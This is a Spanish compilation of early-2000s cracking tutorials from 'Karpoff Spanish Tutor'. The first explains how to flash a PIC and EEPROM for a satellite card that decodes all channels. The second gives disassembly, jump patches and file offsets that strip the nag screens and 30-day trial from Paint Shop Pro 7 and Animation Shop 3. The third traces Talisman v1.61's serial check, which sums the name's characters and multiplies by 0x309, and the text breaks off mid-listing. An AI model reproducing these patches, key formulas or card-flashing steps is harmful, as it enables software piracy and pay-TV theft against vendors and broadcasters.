Bien lo que necesitas es la PICCARD en cuestión, un GRABADOR, de los que también existen multitud de modelos, nosotros usaremos el TE - 20 que tiene dos zócalos (que nos interesan) en los que se tienen que meter los chips manualmente y un cable serie para conectar el GRABADOR con el PC





¿Qué es esto?

Antes de nada una breve explicación; el chip más grande es el PIC (16F84) y el pequeño es la EPROM (24LC16B). El PIC es el que tiene la lista de canales... la EPROM es la que tiene el código con las keys para decodificar todos los canales.

¿Qué programas necesito?

Solamente necesitas dos programas el "IC-Prog" y el "pic.exe"






Este es el aspecto de los dos programas.

¿Cómo grabo los chips?


Veamos con el IC-Prog se pueden grabar los dos chips pero vamos a grabar solo el PIC, la EPROM la vamos a grabar con el programa "pic.exe".

<u>Veamos como se graba el PIC:</u>


Lo primero que tienes que hacer es seleccionar el dispositivo a grabar:



Ahora selecciona el archivo que quieres grabar:




Y por último grábalo:




Como se graba la EPROM:

El método es similar, selecciona el dispositivo:




Ahora selecciona el archivo a grabar:




Antes de grabar haz lo siguiente:

En el menú OPTIONS elige Ludipipo y el puerto en el que tengas el cable ej: (COM1)



Después de configurar el GRABADOR dale a Testhardware para haber si te lo detecta y finalmente grábalo:




*NOTA: Si te da error es porque este programa a veces da problemas al abrir el puerto. Para solucionarlo se puede abrir el IC-Prog y darle en el Menú a Command / Read all seguido vulve a darle a Testhardware y te pondrá un mensaje "Hardware Present" graba y ya está.

FIN

Notas Finales:

· Los programas puedes encontrarlos en la página de virtualsat en la sección software.

· Los chips tienen una hendidura que debe coincidir con la de los zócalos a la hora de grabar, sino se rompe el chip.



· Lo que se expone en este manual está comprobado ya que se ha hecho basandose en la propia experiencia.

· Esta página no contiene enlaces a páginas ilegales ni de caracter ilícito, todo lo aquí expuesto es totalmente legal.

Saludos a EBUC

ESTE TEXTO SE HA HECHO CON FINES EDUCATIVOS EN NINGÚN MOMENTO EL AUTOR NI EL DUEÑO DE LA PÁGINA SE RESPONSABILIZAN DEL USO INDEBIDO QUE SE HAGA DE LA INFORMACIÓN.

Si teneis alguna duda o pregunta mandarme un Email si puedo os responderé.

Karpoff Spanish Tutor: Pagina dedicada a la divulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion. Email "Colabora con tus Proyectos"

Karpoff Spanish Tutor 2001

Programa:	**Paint Shop Pro 7.0 y Animation Shop 3.0**

PROTECCION:	Evaluación de 30 dias		
Objetivo:	Límite de tiempo y nags-screen		
Dificultad:	Aficionado		
Herramientas:	* HexEditor *(Hacker's View o HexWorkShop 2.54)* * SoftICE 3.2x * KrackPE (de nuMIT_or (KUT))		
CRACKER:	**kamui**	**FECHA:**	**20/02/2001**

INTRODUCCION

Bueno creo que poco puedo decir de este magnifico programa que no sepais ya. *Puede que sea uno de los mejores programa de retoque fotografico que exista, por eso debemos evaluarlo correctamente, ¿no os parece?.*

Bueno el sistema de protección es una nag cada vez que cargamos el programa, tanto el Paint Shop Pro (PSP) como el Animation Shop (AS),siempre nos aparece,y tambien tiene un tiempo de "retardo del programa" ya que no podemos pulsar el botón START hasta que no pasen unos segundos.

Por último solo lo podemos evaluar durante 30 dias, lo cual, no sé ...

AL ATAKE

Empezamos quitando esas nags :

Primero que quiero decir es que me perdonen los crackers más avanzados por lo que yo pueda decir aqui o por mi manera casi " torpe " de cazar el nag. Y os lo voy a explicar: he probado unos bpx y nada de nada, entonces, porque no hacerlo a lo bestia, me explico, cargamos el loader del softice (si), y vamos traceando el PSP con F10 hasta encontrar alguna call que cargue la nag, cada vez que la encontremos le ponemos un bpx, traceamos despues dentro de ella hasta encontrar una rutina interesante o alguna call que cargue esa nag, y si es asi le ponemos otro bpx, y asi sucesivamente...

Tras muchos bpx y tambien mucho tracear vemos sobre una call final se carga la nag :

PSP: esta call es 00727CB7 E8E8C70E00 call 008144A4

Bien, lo que tenemos que hacer ahora es ver que cosas interesantes pasan en esta llamada, y qué podemos hacer.Por eso nos metemos (con F8) en ella y podemos ver:

```
727CB7   E8E8C70E00        call  008144A4
727BCB   8B0D84DE9500      mov   eax,[eax+04]
727CC5   33FF              xor   edi,edi

727CC9   7519              jnz   727CE4  ----Salta y nos lleva a la nag----

727CCB   8BC8              mov    ecx,eax
..
..
..
xxxxxx    ret
```

727CE4 empieza la rutina de la llamada a la nag.

nota:

perdonad que la ponga asi ya que por falta de tiempo y tb, porque mi ordenata se que un poco pillao no lo he " podio " poner como el siguiente fragmento.

Podemos ver que justo el en pricipio de la cadena existe una comparación que nunca va poder ser igual y que despues hay un salto que siempre se da y se dirige hacia las rutinas que generan la nag. La cosa esta clara, ¿no?, nopear este salto!. Con esto hacemos volcer al codigo de donde hemos sido llamados pero sin pasar por las rutinas de formación de la nag jeje. Muy bien, ahora nos que da el AS, pero es que su esquema es casi el mismo:La call ha inspeccionar será:

4F8B6D E87E780400 call 005403F0

Tras darle al F8 para ver lo que hay sale:

```
:005403FE    64892500000000      mov dword ptr fs:[00000000], esp
:00540405    51                  push ecx

* Reference To: MFC42.Ordinal:0490, Ord:0490h

|

:00540406    E8BDB50400        Call 0058B9C8
:0054040B    8B0D443D5F00      mov ecx, dword ptr [005F3D44]
:00540411    8B4004            mov eax, dword ptr [eax+04]
:00540414    85C9              test ecx, ecx
:00540416    7518              jne 00540430--->Salta y nos lleva a la nag<---
:00540418    8BC8              mov ecx, eax
:0054041A    E8D1BAECFF        call 0040BEF0
:0054041F    33C0              xor eax, eax
:00540421    8B4C2404          mov ecx, dword ptr [esp+04]
:00540425    64890D00000000    mov dword ptr fs:[00000000], ecx
:0054042C    83C410            add esp, 00000010
:0054042F    C3                ret

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:00540416(C)--------Rutina de formación de la nag-----------
|

:00540430    A1483D5F00  mov eax, dword ptr [005F3D48]
:00540435    85C0        test eax, eax
:00540437    7411        je 0054044A
:00540439    33C0        xor eax, eax
```

Aqui se puede ver que tras varias instrucciones testea ecx,ecx , y despues hay un salto, éste siempre se produce y nos lleva a la nag, para evitarlo, pues a nopearlo tambien!!!.

Bueno esta claro que a nosotros nos interesa estos dos saltos:

=>727CC9 7519 jnz 00727CE4 -------este es el del PSP.

=>540416 jnz 00540430 ------este es el del AS.

Debemos buscar el offset para cambiar los bytes que queremos, para ello una de dos:
1.-Desensamblamos y miramos dirección y el offset, con el wdasm, o:
2.-Usamos el KrackPE de nuMIT_or, esta opción es la recomendable ya que PSP ocupa casi 9 MB y el AS casi 3MB, por lo que la 1ª opción puede ser lenta.

Su forma de usarse es muy sencilla se elgien el prog. a estudiar se le introduce la diercción virtual y le damos a GET OFFSET para obtener el offset que nos interesa.

Bueno madiante este programa (gracias nuMIT_or) obtenemos:

1.-PSP===>327CC9h

2.-AS===>140416h

Cambiarlos (jnz por jz , o por, nop) y fuera nags. ;-)

Seguimos, quitando el límite de tiempo:

Bueno, colegas ya aqui parece que no tengo que decir nada más debido a que cuando quitamos esas nags, impidiendo que se ejecutena algunas rutinas, tambien eliminamos este límite de tiempo que nos daban, por lo que:

Se puede dar por terminado este tutorial !

Nota 1: Este tutorial es para el estudio de las protecciones de los programas y no para uso lucrativo.

Nota 2: Este tutorial se puede exponer en cualquier pagina dedicada a lo anterior mencionado, incluso cambiando de plantilla, pero, eso si :==>SE DEBE HACER REFERENCIA A SU AUTOR (o sea yo,kamui) Y A SU PROPÓSITO, comprendido??

Nota 3: Para alguna consulta: kamui_@latinmail.com

Bueno, hasta pronto, saludos al canal #crackers del irc-hispano, al grupo de Tutoriales2000, a todos los que ma han ayudado, y a todos los crackers que escriben tutoriales, y a los que lo leen...Gracias.

Karpoff Spanish Tutor	
Programa:	**Lighttek Software Talisman v1.61**

Protección:	Serial/Number		
Descripción:	Utilidad para el escritorio de Windows 95/98/NT		
Dificultad:	Facililla		
Download:	http://www.lighttek.com/		
Herramientas:	SoftICE		
Cracker:	MeGaBiTe	**FECHA:**	16/01/2001

INTRODUCCION


Extraído de la ayuda del propio programa.

[Talisman es un escritorio alternativo para Windows 95/98/NT. Usando "Talisman", usted puede crear cualquier interface para su ordenador. "Talisman" oculta el escritorio estándar de Windows. En el espacio de trabajo de "Talisman" puede poner cualquier número de botones o de imágenes. Estos objetos pueden tener cualquier forma o cualquier dimensión. Todos los objetos pueden ejecutar programas externos o comandos internos del shell. El número de formas (pantallas) puede estar en el rango de 1 a 1000. Cualquier objeto del a pantalla puede configurarse para que cambie de una forma a otra. Todas las configuraciones y todas las imágenes se guardan en una base de datos. Usted puede crear muchos themes "Talisman" y usar los objetos con enlaces para que vayan de un theme a otro. Puede usar "Talisman" como su shell por defecto en lugar del Explorer de Windows. "Talisman" tiene sus propios procedimiento de arranque, su propia bandeja de sistema y su propio menú 'Inicio'.]


AL ATAKE

Bueno, pues con todo lo maravilloso que parece ser éste programa y con todo lo que hace, creo que se debería haber pensado un sistema de protección un poco más potente. La verdad es que más simple no puede ser. En realidad, una chorrada. El esquema en elemental: el usuario debe introducir un Name y un Code. El programa recoge el Name; en un bucle recorre los caracteres del Name de principio a fín y va sumando los valores ASCII; ésta suma se guarda en un registro del microprocesador; cuando el bucle finaliza se multiplica la suma con una constante y éste resultado se compara con el Code que hemos introducido: si son iguales el programa se registra; en caso contrario, muestra el típico mensaje de error. ¡¡¡Elemental!!!

Bueno, pues nada; vamos a éllo. Arrancamos el programa. Veremos que en la bandeja del sistema tenemos un nuevo ícono. Hacemos click con el botón derecho del ratón en dicho ícono y seleccionamos la opción 'About/Registration ...'. Veremos ésta pantalla:



Bien, ahora vamos a introducir "MeGaBiTe" como Registration Name y "1193046" como Code. Evidentemente nos dará un mensaje de error, tal como podemos ver aquí abajo:



Bien. Vamos a lanzar SoftICE y poner algún breakpoint. Intenté en primer lugar poner un breakpoint en 'getWindowTextA', sin ningún resultado; después lo intenté con 'getDlgItemTextA', sin ningún éxito tampoco. Bien, antes ésta situación sólo queda recurrir a una función API que nunca suele fallar 'hMemCpy'. Ponemos un breakpoint en dicha función ("BPX HMEMCPY") y pulsamos F5 para regresar a la pantalla de Registro de Talisman. Como ésta pantalla sigue mantiendo los valores que hemos introducido anteriormente en sus editBox, lo único que deberemos hacer es pulsar con el ratón sobre el botón 'Register!'. Una que hagamos ésto SoftICE hará break al inicio de la función 'hMemCpy'; deberemos pulsar tres veces la tecla F5 y depués pulsamos F12 doce veces hasta que lleguemos a la siguiente posición en el código del programa:

```
0177:0047EF76 CALL 00421290
0177:0047EF7B XOR ESI,ESI      >Aterrizamos aquí
0177:0047EF7D MOV EAX,[EBP-08] >Mueve el User Name a EAX 0177:0047EF80 CALL 00403C2C
   >Calcula la longitud del User Name                                >y la pone en EAX
0177:0047EF85 TEST EAX,EAX     >¿Se ha introducido algo como User
                               >Name?
0177:0047EF87 JLE 0047EF9C     >Si no es así, salta
0177:0047EF89 MOV EDX,00000001 >Inicializa contador
0177:0047EF8E MOV ECX,[EBP-08] >Pone el User Name en ECX 0177:0047EF91 MOVZX ECX,BYTE PTR
[EDX+ECX-01] >Pone el primer                                                >carácter del
                                            >Registration Name
                                            >en ECX
0177:0047EF96 ADD ESI,ECX     >Sumatorio de todos los caracteres
                              >del User Name
0177:0047EF98 INC EDX         >Incrementa contador
0177:0047EF99 DEC EAX         >Decrementa el contador de la
                              >longitud del User Name 0177:0047EF9A JNZ 0047EF8E    >¿Hemos
llegado al final? Si no es                                >así, reiniciar el bucle
0177:0047EF9C MOV [EBP-14],ESI >Pone el sumatorio en la dirección
                               >apuntada por EBP-14; ésta
                               >dirección mantenía nuestro Code
                               >falso
0177:0047EF9F FILD DWORD PTR [EBP-14] >Convierte el número entero
                                      >guardado en al dirección
                                      >apuntada por EBP-14 en un
                                      >número real y lo envia a la
                                      >pila
0177:0047EFA2 CALL 0040296C  >Pone el sumatorio en EAX 0177:0047EFA7 IMUL EAX,EAX,00000309
>Multiplica el sumatorio por                                        >309 hexadecimal y guarda
el                                     >resultado en EAX
0177:0047EFAD MOV ESI,EAX    >Copia el resultado de la
```

